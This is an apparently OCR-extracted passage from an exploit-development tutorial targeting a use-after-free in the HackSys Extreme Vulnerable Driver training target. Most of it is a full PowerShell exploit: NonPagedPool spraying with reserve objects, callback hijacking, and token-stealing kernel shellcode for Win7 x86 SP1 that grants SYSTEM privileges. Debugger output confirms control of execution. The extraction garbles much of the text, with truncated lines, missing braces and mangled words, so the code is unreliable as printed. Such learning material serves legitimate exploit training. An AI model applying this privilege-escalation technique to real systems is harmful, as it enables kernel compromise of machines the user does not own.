echo "[+] Spraying 5000 fake objects"

$Buffer = [Byte[]](0x41)*0x4 + [Byte[]](0x42)*0x5B + 0x00 # len = 0x60
for ($i=0;$i -lt 5000;$i++){
    [EVD]::DeviceIoControl($hDevice, 0x22201F, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]}

# Trigger stale callback
#---
# 0x222017 - HACKSYS_EVD_IOCTL_USE_UAF_OBJECT
echo "`n[>] Triggering UĀF vulnerability!`n"
[EVD]::DeviceIoControl($hDevice, 0x222017, $No_Buffer, $No_Buffer.Length, $null, 0, [ref]0, [System.IntPt]
```

Let's put a breakpoint in the UseUaFObject function where the callback pointer get called and run our final POC.

```
kd> g
HackSvsExtremeVulnerableDriver+0x42f5:
937262f5 ff10
                         call
                                 dword ptr [eax]
kd> r
eax=85251d08 ebx=93727cb8 ecx=93727cb8 edx=00000065 esi=00000000 edi=85b9ad98
eip=937262f5 esp=95131bac ebp=95131bdc iopl=0
                                                      nv up ei pl nz na pe nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 qs=0000
                                                                  ef1=00000206
HackSysExtremeVulnerableDriver+0x42f5:
937262f5 ff10
                                 dword ptr [eax]
                                                      ds:0023:85251d08=41414141
kd> dc 85251d08
85251d08 41414141 42424242 42424242 42424242
         42424242 42424242 42424242 42424242
85251d28 42424242 42424242 42424242 42424242
         42424242 42424242 42424242 42424242
85251d48 42424242 42424242 42424242 42424242
         42424242 00424242 040c000c ef436f49
kd> !pool 85251d08
Pool page 85251d08 region is Nonpaged pool
                                                      IoCo (Protected)
85251000 size:
                                      0 (Allocated)
85251060 size:
852510a0 size:
                                          (Allocated)
                                                       IoCo (Protected)
85251100 size:
                                          (Allocated)
85251160 size:
                                          (Allocated)
                                                       IoCo (Protected)
852511c0 size:
                                          (Allocated)
85251220 size:
                                          (Allocated)
                                                       IoCo (Protected)
                              ...Snip...
                          size:
                                           Allocate
                                                       roco (Protested)
                  ON DIEATORS SINC.
85251b80 size:
                                          (Allocated)
                  60 previous size:
85251be0 size:
                                          (Allocated)
                                                       IoCo (Protected)
85251c40 size:
                                          (Allocated)
85251ca0 size:
                                          (Allocated)
                                                       IoCo (Protected)
*85251d00 size:
                                          (Allocated)
                                                      .txt)
                                          (Allocated)
                                                      IoCo (Protected)
                                          (Allocated) Hack
```

Game Over


That's pretty much the whole jam, to weaponize our POC all we need to do is replace the callback pointer with a pointer to our shellcode. For further details please refer to the full exploit below.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;
public static class EVD
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);
    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice.
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern Byte CloseHandle(
        IntPtr hObject);
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(
```

```
IntPtr lpAddress,
       uint dwSize,
       UInt32 flAllocationType,
       UInt32 flProtect);
   [DllImport("ntdll.dll", SetLastError = true)]
    public static extern int NtAllocateReserveObject(
        ref IntPtr hObject,
       UInt32 ObjectAttributes,
       UInt32 ObjectType);
۳a.
function IoCo-PoolSpray {
   echo "[+] Derandomizing NonPagedPool.."
   Spray = @()
   for ($i=0;$i -lt 10000;$i++) {
       $h0bject = [IntPtr]::Zero
       $CallResult = [EVD]::NtAllocateReserveObject([ref]$hObject, 0, 1)
       if ($CallResult -eq 0) {
   $
$Script:IoCo hArray1 += $Spray
   echo "[+] $($IoCo hArray1.Length) IoCo objects created!"
    echo "[+] Allocating seguential objects.."
   \$Spray = @()
    for ($i=0;$i -lt 5000;$i++) {
       $h0bject = [IntPtr]::Zero
       $CallResult = [EVD]::NtAllocateReserveObject([ref]$hObject, 0, 1)
       if ($CallResult -eq 0) {
   $Script:IoCo hArray2 += $Spray
   echo "[+] $($IoCo hArray2.Length) IoCo objects created!"
   echo "[+] Creating non-paged pool holes.."
   for ($i=0;$i -lt $($IoCo hArray2.Length);$i+=2) {
       $CallResult = [EVD]::CloseHandle($IoCo hArray2[$i])
       if ($CallResult -ne 0) {
           $FreeCount += 1
   echo "[+] Free'd $FreeCount IoCo objects!"
```

```
# Compiled with Keystone-Engine
# Hardcoded offsets for Win7 x86 SP1
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60,
                                         # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD OFFSET]
    0x8B, 0x40, 0x50,
                                         # mov eax, [eax + EPROCESS OFFSET]
    0x89, 0xC1,
                                         # mov ecx, eax (Current EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,
                                         # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK OFFSET] <-
    0 \times 2D, 0 \times B8, 0 \times 00, 0 \times 00, 0 \times 00, # sub eax, FLINK OFFSET
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID OFFSET], edx
    0x75, 0xED,
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + T0KEN 0FFSET], edx
    #---[Recover]
    0x61.
                                         # popad
    0xC3
                                         # ret
# Write shellcode to memory
echo "`n[>] Allocating ring0 payload.."
[IntPtr]$Pointer = [EVD]::VirtualAlloc([System.IntPtr]::Zero, $Shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $Pointer, $Shellcode.Length)
 ShellcodePointer = [System.BitConverter]::GetBytes($Pointer.ToInt32())
echo "[+] Payload size: $($Shellcode.Length)"
echo "[+] Payload address: 0x$("{0:X8}" -f $Pointer.ToInt32())"
shDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy
if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
echo "`n[>] Spraying non-paged kernel pool!"
IoCo-PoolSpray
echo "`n[>] Staging vulnerability.."
# Allocate UAF Object
# 0x222013 - HACKSYS EVD IOCTL ALLOCATE UAF OBJECT
```

```
echo "[+] Allocating UAF object"
[EVD]::DeviceIoControl($hDevice, 0x222013, $No_Buffer, $No_Buffer.Length, $null, 0, [ref]0, [System.IntPt
# Free UAF Object
# 0x22201B - HACKSYS EVD IOCTL FREE UAF OBJECT
echo "[+] Freeing UAF object"
[EVD]::DeviceIoControl($hDevice, 0x22201B, $No_Buffer, $No_Buffer.Length, $null, 0, [ref]0, [System.IntPt
# Fake Object allocation
# 0x22201F - HACKSYS EVD IOCTL ALLOCATE FAKE OBJECT
echo "[+] Spraying 5000 Take objects"
\$Buffer = \$ShellcodePointer + [Byte[]](0x42)*0x5B + 0x00 # len = 0x60
for ($i=0;$i -lt 5000;$i++){
    [EVD]::DeviceIoControl($hDevice, 0x22201F, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]
# Trigger stale callback
# 0x222017 - HACKSYS EVD IOCTL USE UAF OBJECT
echo "`n[>] Triggering UAF vulnerability!`n"
[EVD]::DeviceIoControl($hDevice, 0x222017, $No_Buffer, $No_Buffer.Length, $null, 0, [ref]0, [System.IntPt
```



Comments

There are no comments posted yet. Be the first one!

